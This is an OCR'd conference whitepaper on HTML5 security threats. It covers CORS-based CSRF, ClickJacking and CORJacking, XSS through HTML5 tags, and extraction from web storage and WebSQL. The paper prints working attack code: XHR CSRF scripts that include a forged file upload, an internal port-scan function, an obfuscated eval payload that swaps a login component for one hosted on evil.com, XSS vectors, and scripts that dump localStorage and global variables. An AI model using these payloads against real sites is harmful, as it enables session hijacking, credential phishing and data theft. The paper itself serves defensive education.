HTML5 Top 10 Threats - Stealth Attacks and Silent Exploits


By Shreeraj Shah, Founder & Director, Blueinfy Solutions

http://shreeraj.blogspot.com
shreeraj@blueinfy.com
@shreeraj - Twitter

Abstract

HTML5 is an emerging stack for next generation applications. HTML5 is enhancing browser capabilities and able to execute Rich Internet Applications in the context of modern browser architecture. Interestingly HTML5 can run on mobile devices as well and it makes even more complicated. HTML5 is not a single technology stack but combination of various components like XMLHttpRequest (XHR), Document Object model (DOM), Cross Origin Resource Sharing (CORS) and enhanced HTML/Browser rendering. It brings several new technologies to the browser which were not seen before like localstorage, webSQL, websocket, webworkers, enhanced XHR, DOM based XPATH to name a few. It has enhanced attack surface and point of exploitations for attacker and malicious agents. By leveraging these vectors one can craft stealth attacks and silent exploits, it is hard to detect and easy to compromise.

In this paper and talk we are going to walk through these new architectures, attack surface and possible threats. Here is the top 10 threats which we are going to cover in detail with real life examples and demos.



Above attack vectors and understanding will give more idea about HTML5 security concerns and required defense. It is imperative to focus on these new attack vectors and start addressing in today's environment before attackers start leveraging these features to their advantage.

HTML5 Evolution & Threat Model

HTML5 is an emerging technology and competing with RIA space. All browsers are taking it very seriously and implementing the stack. Here is a quick evolution milestone.

- 1991 – HTML started (plain and simple)
- 1996 – CSS & JavaScript (Welcome to world of XSS and browser security)
- 2000 – XHTML1 (Growing concerns and attacks on browsers)
- 2005 – AJAX, XHR, DOM – (Attack cocktail and surface expansion)
- 2009 – HTML5 (Here we go… new surface, architecture and defense) – HTML+CSS+JS

Each evolution has its own security impact and attackers get new opportunity to craft exploits. HTML5 is also bringing new threats to horizon and it is time to take them seriously. HTML5 adding new technologies and opening possible abuse scenario. Here is the bird-eye view of browser along with HTML5 technology stack.





Figure 1 – Browser with HTML5

As you can see several new technologies are added and with it following is new threat model for browser component which one needs to take into account to make proper risk assessments.

- CORS – Any data transfer and Origin issues
- Web Messaging – two frames & workers
- HTML5 Form enhancement – Manipulations

- HTML5 - Content/Protocol Abuse
- Sandboxing – iframe/workers
- Client side storage and SQL – injections
- Offline Apps & App Cache
- Click Jacking – sandbox can disable protection
- APIs – Geo-Location, Sockets & Workers

Here are possible important components for threat modeling.



HTML5 Top 10 Attacks – Stealth and Silent

HTML5 has several new components like XHR-Level2, DOM, Storage, App Cache, WebSQL etc. All these components are making underlying backbone for HTML5 applications and by nature they look very silent. It allows crafting stealth attack vectors and adding risk to end client. Here is a list of top 10 attack vectors. Structured layers as mentioned in the above section provide more clarity on a possible enhanced attack surface. This exposes browser components of an application to a set of possible threats which can be exploited. Listed below are possible top 10 threats where new HTML5 features along with emerging software developing patterns, have significant impact.

A1 - CORS Attacks & CSRF
A2 - ClickJacking, CORJacking and UI exploits
A3 - XSS with HTML5 tags, attributes and events
A4 - Web Storage and DOM information extraction
A5 - SQLi & Blind Enumeration
A6 - Web Messaging and Web Workers injections
A7 - DOM based XSS with HTML5 & Messaging
A8 - Third party/Offline HTML Widgets and Gadgets
A9 - Web Sockets and Attacks
A10 - Protocol/Schema/APIs attacks with HTML5
Let's look at them in detail (Demo during the presentation).

A1 - CORS Attacks & CSRF

Same Origin Policy (SOP) dictates cross domain calls and allows establishment of cross domain connections. SOP bypass allows a CSRF attack vector to be deployed; an attacker can inject a payload on a cross domain page that initiates a request to the target domain without the consent or knowledge of the victim. HTML5 has one more method in place called CORS (Cross Origin Resource Sharing). CORS is a "blind response" technique and is controlled by an extra HTTP header "origin", which when added, allows the request to hit the target. Hence, it is possible to do a one-way CSRF attack. It is possible to initiate a CSRF vector using XHR-Level 2 on HTML5 pages. This can prove to be a really lethal attack vector. In this attack, XHR establishes a stealth connection – using the POST method, a hidden, XHR connection can be set using the attribute "withCredentials" set to true. Doing so allows cookies to be replayed and helps in crafting a successful CSRF or session riding scenario. Interestingly HTML 5 along with CORS allows performing file upload CSRF as well. Hence, without the victim's consent or knowledge, a file can be uploaded using the victim's account. Imagine your photo on Google or Facebook being changed while browsing an attacker's page – alarming indeed!

CORS is having following added HTTP headers and it allows opportunities for abuse.

HTTP Request

Origin
Access-Control-Request-Method (preflight)
Access-Control-Request-Headers (preflight)

HTTP Response

Access-Control-Allow-Origin
Access-Control-Allow-Credentials
Access-Control-Allow-Expose-Headers
Access-Control-Allow-Max-Age (preflight)
Access-Control-Allow-Allow-Methods (preflight)
Access-Control-Allow-Allow-Headers (preflight)

An attacker can inject XHR call as part of CSRF payload as shown below.




Figure 2 – CSRF with HTML5/XHR

Here, we have *"Content-Type"* as *"text-plain"* and no new extra header added so CORS will not initiate OPTIONS/preflight to check rules on the server side and directly make POST request. At the same time we have kept credential to "true" so cookie will replay.

Here is a script which will do CSRF on cross domain.

```
<script language="javascript"  type="text/javascript">

function getMe()
{
    var http;
    http = new XMLHttpRequest();

    http.open("POST", "http://192.168.100.12/json/jservice.ashx", true);
    http.setRequestHeader('Content-Type', 'text/plain');
    http.withCredentials= "true";
    http.onreadystatechange = function()
    {
        if (http.readyState == 4) {
                var response = http.responseText;
                document.getElementById('result').innerHTML = response;
    }

}
http.send('{\"id\":2,\"method\":\"getProduct\",\"params\":{ \"id\" : 2}}');
}

getMe();
</script>
```

Above request will cause CSRF and send following on the wire.

#	host	method	URL
1	http://192.168.100.26	GET	/csrf/json.html
2	http://192.168.100.12	POST	/json/jservice.ashx


original request | auto-modified request | response

raw | params | headers | hex

```
POST /json/jservice.ashx HTTP/1.1
Host: 192.168.100.12
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:5.0) Gecko/20100101 Fir
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Proxy-Connection: keep-alive
Content-Type: text/plain; charset=UTF-8
Referer: http://192.168.100.26/csrf/json.html
Origin: http://192.168.100.26
Cookie: cid=10001
Pragma: no-cache
Cache-Control: no-cache
Content-Length: 51

{"id":2,"method":"getProduct","params":{ "id" : 2}}
```

XHR can extend to upload file as well. XHR level 2 calls embedded in HTML5 browser can open a cross domain socket and deliver HTTP request. Cross Domain call needs to abide by CORS. Browser will generate preflight requests to check policy and based on that will allow cookie replay. Interestingly, multi-part/form-data request will go through without preflight check and "withCredentials" allows cookie replay. This can be exploited to upload business logic files via CSRF if server is not validating token/captcha. Business applications are allowing to upload files like orders, invoices, imports, contacts etc. These critical functionalities can be exploited in the case of poor programming. If we have a business functionalities for actual upload form then this type of HTTP request will get generated at the time of upload. Note, cookie is being replayed and request is multi-part form.

Here is the form,



It will generate following request on the wire.

```
POST /user_upload.aspx HTTP/1.1
Host: 192.168.100.21
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:8.0.1) Gecko/20100101 Firefox/8.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Proxy-Connection: keep-alive
Referer: http://192.168.100.21/user_upload.aspx
Cookie: cid=10001; DemoTrading=1990b5bf9dde249a38ffc352f7b3e52b; ASP.NET_SessionId=3ife
JSESSIONID=8B59B1D61DFAFE7CEF97AFB03A103D13
Content-Type: multipart/form-data; boundary=---------------------------313223033317673
Content-Length: 262

-----------------------------313223033317673
Content-Disposition: form-data; name="FILE1"; filename="today"
Content-Type: application/octet-stream

Client: ABC inc.
1,1,Finding Nemo
2,1,Bend it like Beckham
-----------------------------313223033317673--
```

Now, if CSRF payload has following XHR call.

```
<body>
<script>
   var stream = "Client: ABC inc.\r\n1,2,Finding Nemo\r\n2,4,Bend it like Beckham";
   var boundary = "---------------------------146043902153"; //Pick boundary for upload ...
   var file = "order.prod";
   http = new XMLHttpRequest();
   http.open("POST", "http://192.168.100.21/user_upload.aspx", true);
   http.setRequestHeader("Content-Type", "multipart/form-data, boundary="+boundary);
   http.setRequestHeader("Content-Length", stream.length);
   http.withCredentials= "true";

   var body = boundary + "\r\n";
   body += 'Content-Disposition: form-data; name="FILE1"; filename="' + file + '"\r\n';
   body += "Content-Type: application/octet-stream\r\n\r\n";
   body += stream + "\r\n";
   body += boundary + "--";

   http.send(body);

</script>
```

Above call will generate following HTTP request and causes CSRF and upload the file. Hence, without user's consent or knowledge cross domain file being uploaded on the target application with the logged in credential.

```
raw | params | headers | hex
POST /user_upload.aspx HTTP/1.1
Host: 192.168.100.21
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:8.0.1) Gecko/20100101 Firefox/8.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Proxy-Connection: keep-alive
Content-Type: multipart/form-data; charset=UTF-8, boundary=---------------------------146043902153
Referer: http://192.168.100.6/upload/csrf-up.html
Content-Length: 255
Origin: http://192.168.100.6
Cookie: cid=10001; DemoTrading=1990b5bf9dde249a38ffc352f7b3e52b; ASP.NET_SessionId=3ifeql4502ukzijxz
JSESSIONID=8B59B1D61DFAFE7CEF97AFB03A103D13
Pragma: no-cache
Cache-Control: no-cache

---------------------------146043902153
Content-Disposition: form-data; name="FILE1"; filename="order.prod"
Content-Type: application/octet-stream

Client: ABC inc.
1,2,Finding Nemo
2,4,Bend it like Beckham
---------------------------146043902153--
```


Game over – one may needs to check CSRF impact with AMF stream uploading, XML file transfer and few other library protocols which is now a day's dealing in multi-part to support binary calls.

XHR can allow doing internal port scanning, CORS policy scan and mounting remote web shell. These vectors are really stealth and silent over the browser.

For example, below simple call can scan any internal IP address.

```
function scan(url)
{
    try
    {
        http = new XMLHttpRequest();
        http.open("GET", url, false);
        http.send();
        return true;
    }
    catch(err)
    {
        return false;
    }

}
```

If response is like below then it allows to setup two way channel and information can be harvested since Access-Control-allow-Origin is set to "*".



A2 - ClickJacking, CORJacking and UI exploits

ClickJacking is becoming a popular attack vector in current applications. A number of social networking sites allow reloading into an iframe. This opens up an opportunity for successfully initiating ClickJacking attacks on these sites. Also, HTML 5 allows iframe with sandbox; sandboxes have interesting attributes such as allow-scripts that help in breaking frame- bursting code implementation by not allowing script execution within the frame. This means that frame-bursting code will not come into play though the X-Frame option would remain applicable. In few cases it is possible to enable ClickJacking with HTML 5 enhanced iframe/sandbox (nested). New interesting tags such as presentation tags may help in creating an illusory presentation layer as well. In general HTML 5 helps in opening up few additional ways of performing ClickJacking.

CSRF and UI Redressing (Click/Tab/Event Jacking) attack vectors are popular ways to abuse cross domain HTTP calls and events. HTML5, Web 2.0 and RIA (Flash/Silverlight) applications are loaded in browser with native state or using plug-ins. DOM used to be an integral part of the browser and now it is becoming even more important aspect with reference to web applications. Web applications are using DOM in very complex and effective way to serve their client better and leveraging all possible features allowed by DOM specifications.

There are many applications run as single DOM app and once it gets loaded, it remains in scope across the application life cycle. CORS and SOP have to play critical role in protecting Cross Origin Resources and control relevant HTTP calls. HTML5 and RIA applications are having various different resources like Flash files, Silverligh, video, audio etc. These resources are loaded in their own little object space which is defined by specific tag. These resources are accessible by DOM and can be manipulated as well. If DOM is forced to change underlying resource on the fly and replaced by cross origin/domain resource then it causes Cross Origin Resource Jacking (CROJacking).


Example,

Let's assume there are two domains – foobank.com and evil.com. Foobank application is having flash driven application and it has its own login swf (login.swf) file. This flash component is loaded via object in the browser. If by DOM call this login.swf file is replaced by similar file residing on evil.com then it will cause CORJacking and user would be under impression that he/she is using foobank.com resources. Also, reverse would be possible as well. Evil.com loads resources residing on Foobank.com domain and it will cause reverse CORJacking.

Here is the object tag loading flash component

```
    <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
                    id="Login" width="100%" height="1000%"
                    codebase="http://fpdownload.macromedia.com/get/flashplayer/current
.ash.cab">
                    <param name="movie" value="Login.swf" />
                    <param name="quality" value="high" />
                    <param name="bgcolor" value="#869ca7" />
                    <param name="allowScriptAccess" value="sameDomain" />
                    <embed src="Login.swf" quality="high" bgcolor="#869ca7"
                           width="50%" height="50%" name="Login" align="middle"
```

HTML page is loaded in the browser and this object which is coming from foobank.com domain is being loaded. Assuming this page has DOM based issue and possible to inject/manipulate this value. Hence, if we want to access src of this object tag then through DOM we get its access.



Interestingly document.getElementsByName('Login').item(0).src is not just read only value, one can assign a cross origin resource to it on the fly.

Hence, below line will actually change the resource and loads login.swf file from evil.com domain.

document.getElementsByName('Login').item(0).src = 'http://evil.com/login.swf'

This will clearly hijack the resource and user will be under impression that it is negotiating with foobank's login component but actual component is from evil domain. This is the case of CORJacking and reverse can be done as well. Evil domain can load Foobank component and causes reverse CORJacking.

Since browser is allowing these Cross Origin Resource access one needs to embed defense in similar way we are doing for ClickJacking. Before component being loaded, component should have sense of domain and disallow its execution on cross domain as far as reverse CORJacking is concern. For CORJacking one needs to lock object using JavaScript, controlling stream and avoid DOM based injection issues to stop CORJacking exploitation.

It is possible to apply double eval() technique as shown below in few cases whil doing CORJacking via URL.

- Payload - document.getElementsByName('Login').item(0).src='http://192.168.100.200:8080/flex/Loginn/Loginn.swf‘
- Converting for double eval to inject ‘ and “ etc…
  - eval(String.fromCharCode(100,111,99,117,109,101,110,116,46,103,101,116,69,108,101,109,101,110,116,115,66,121,78,97,109,101,40,39,76,111,103,105,110,39,41,46,105,116,101,109,40,48,41,46,115,114,99,61,39,104,116,116,112,58,47,47,49,57,50,46,49,54,56,46,49,48,48,46,50,48,48,58,56,48,56,48,47,102,108,101,120,47,76,111,103,105,110,110,47,76,111,103,105,110,110,46,115,119,102,39))

Lot of DOM based techniques can be applied to ClickJacking and CORJacking.

A3 - XSS with HTML5 tags, attributes and events


HTML 5 has some interesting additional tags, these tags allows dynamic loading of audio and video. These tags have some interesting attributes like poster, onerror, formaction, oninput, etc. All these attributes allows JavaScript execution. These tags can be abused both for XSS and CSRF. One needs to be extra careful during dynamic reloading and the implementation of these new tags and feature. WAF needs to be reconfigured for allowing tag-based injection to deflect both persistent and reflected XSS. Following are key technology vectors with HTML5.

- Tags – media (audio/video), canvas (getImageData), menu, embed, buttons/commands, Form control (keys)
- Attributes – form, submit, autofocus, sandbox, manifest, rel etc.
- Events/Objects – Navigation (_self), Editable content, Drag-Drop APIs, pushState (History) etc.

It allows creating set of variants for XSS and may bypass the existing XSS filters.


Media tags

- <video><source onerror="javascript:alert(1)“>
- <video onerror="javascript:alert(1)"><source>



Exploiting autofocus


- <input autofocus onfocus=alert(1)>
- <select autofocus onfocus=alert(1)>
- <textarea autofocus onfocus=alert(1)>
- <keygen autofocus onfocus=alert(1)>



MathML issues

- $CLICKME$

- <math> <maction actiontype="**statusline#**http://Blueinfy.com" xlink:href="javascript:alert(1)">CLICKME</maction> </math>



Form & Button

- <form id="test" /><button form="test" formaction="javascript:alert(1)">test
- <form><button formaction="javascript:alert(1)">test

There are few other possible vectors and variants for XSS.

A4 - Web Storage and DOM information extraction

HTML 5 supports LocalStorage, wherein a developer can create LocalStorage for the application and can store some information. This storage can be accessed from anywhere in the application. This feature of HTML 5 offers great flexibility on the client side. LocalStorage can be accessed through JavaScript. This allows an attacker to steal information via XSS, if the application is vulnerable to an XSS attack. Imagine an attacker using XSS to get session token or hash from the LocalStorage. JavaScript can access the storage using API which is well defined as below.

```
interface Storage {
  readonly attribute unsigned long length;
  getter DOMString key(in unsigned long index);
  getter any getItem(in DOMString key);
  setter creator void setItem(in DOMString key, in any data);
  deleter void removeItem(in DOMString key);
  void clear();
};
```

If attacker gets XSS entry point he/she can access all the vriable with zero knowledge by using following simple payload.

```
if(localStorage.length){
                console.log(localStorage.length)
                for(i in localStorage){
                                console.log(i)
                                console.log(localStorage.getItem(i));
```

```
                    }
}
```

It will allow to access all variables like below.

```
> if(localStorage.length){
          console.log(localStorage.length)
          for(i in localStorage){
                  console.log(i)
                  console.log(localStorage.getItem(i))
          }
  }
  1
  hash
  1fe4f218cc1d8d986caeb9ac316dffcc
< undefined
>
```

Here is a simple call which business logic is setting critical parameters on the browser.

```
</script>
<script type="text/javascript">
localStorage.setItem('hash', '1fe4f218cc1d8d986caeb9ac316dffcc');
function ajaxget()
{
        var mygetrequest=new ajaxRequest()
        mygetrequest.onreadystatechange=function(){
        if (mygetrequest.readyState==4)
        {
```

Hence, storage can become a critical exploit point for attacker and future XSS payload will have module to handle it.

LocalStorage is not the only area for local variables another area is global variables defined in JavaScript. Lot of applications is setting range of global variables after authentication. Login Ajax routine is an interesting place to check for variable definition and assignments with respect to "single DOM application"/HTML5/Web2.0 framework. If variables are not created with proper scope then can be accessed as global and contain interesting information like username, password, tokens etc. Interestingly we need to do lot of JavaScript analysis with Web 2.0, Ajax, HTML5 and Single DOM applications.

Here is an example,

```
Name:arrayGlobals
["my@email.com","12141hewvsdr9321343423mjfdvint","test.com"]
Name:jsonGlobal
{"firstName":"John","lastName":"Smith","address":{"streetAddress":"21 2nd Street","city":"New
York","state":"NY","postalCode":10021},"phoneNumbers":["212 732-1234","646 123-4567"]}
Name:stringGlobal
"test@test.com"
```

All above global variables can be accessed by simple loop shown below.

```
for(i in window){
    obj=window[i];
    if(obj!=null||obj!=undefined)
        var type = typeof(obj);
        if(type=="object"||type=="string")
        {
                console.log("Name:"+i)
                try{
                    my=JSON.stringify(obj);
                    console.log(my)
                }catch(ex){}
         }
}
```

It is an interesting point for exploitation.

A5 - SQLi & Blind Enumeration

HTML 5 allows offline databases in the form of WebSQL. This feature enhances performance. We have seen SQL injections on the server side but this mechanism can open up client side SQL injections. If the application is vulnerable to XSS then an attacker can steal information from WebSQL and transfer it across domains. Imagine a bank or trading portal storing the last 20 transactions on WebSQL being the target of an XSS attack.

HTML5 is having two important data points – WebSQL and Storage. They are controlled by well defined RFCs and specifications. These APIs can be accessed using JavaScript. Assuming we get an entry into DOM then also we are completely blind with WebSQL table names and storage keys. Here is a way to enumerate that data during pen-testing and assessments.

We need following information to extract target content for Blind SQL enumeration.

1. Database object
2. Table structure created on SQLite
3. User table on which we need to run select query

Here is the script which can harvest database with zero knowledge

```
var dbo;
var table;
var usertable;
for(i in window){
                obj = window[i];
                try{
                                if(obj.constructor.name=="Database"){
                                                dbo = obj;
```

